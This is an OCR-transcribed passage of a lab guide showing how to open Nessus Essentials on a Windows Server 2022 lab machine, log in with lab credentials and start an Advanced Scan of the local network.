


1. Switch to **Windows Server 2022** (**Pa$$w0rd**). Open Chrome and navigate to Nessus web interface: **https://localhost:8834**




1. Bypass privacy warnings by clicking **Advanced** $ ightarrow$ **Proceed to localhost (unsafe)**.



Privacy error
Not secure
https://localhost:8834
Your connection is not private
Attackers might be trying to steal your information from localhost (for example, passwords, messages, or credit cards). Learn more about this warning
NET::ERR_CERT_AUTHORITY_INVALID
Turn on enhanced protection to get Chrome's highest level of security
Advanced
Back to safety
Type here to search
10:47 PM
8/29/2024




1. Log in with Nessus credentials (Username: **Admin**, Password: **Pa$$w0rd**).




1. Dismiss welcome popups and navigate to **My Scans** $ ightarrow$ **Create a new scan**.



Nessus Essentials / Folders / My
Not secure
https://localhost:8834/#/scans/folders/my-scans
tenable Nessus Essentials
Scans
Settings
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Tenable News
AA24-241A : Joint Cybersecurity Advisory on Iran-b...
Read More
My Scans
Import
This folder is empty. Create a new scan.
Welcome to Nessus Essentials
To get started, launch a host discovery scan to identify what hosts on your network are available to scan. Hosts that are discovered through a discovery scan do not count towards the 16 host limit on your license.
Enter targets as hostnames, IPv4 addresses, or IPv6 addresses. For IP addresses, you can use CIDR notation (e.g., 192.168.0.0/24), a range (e.g., 192.168.0.1-192.168.0.255), or a comma-separated list (e.g., 192.168.0.0, 192.168.0.1).
Targets
Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com
Close
Submit
Type here to search
10:52 PM
8/29/2024




1. Select **Advanced Scan** policy template.



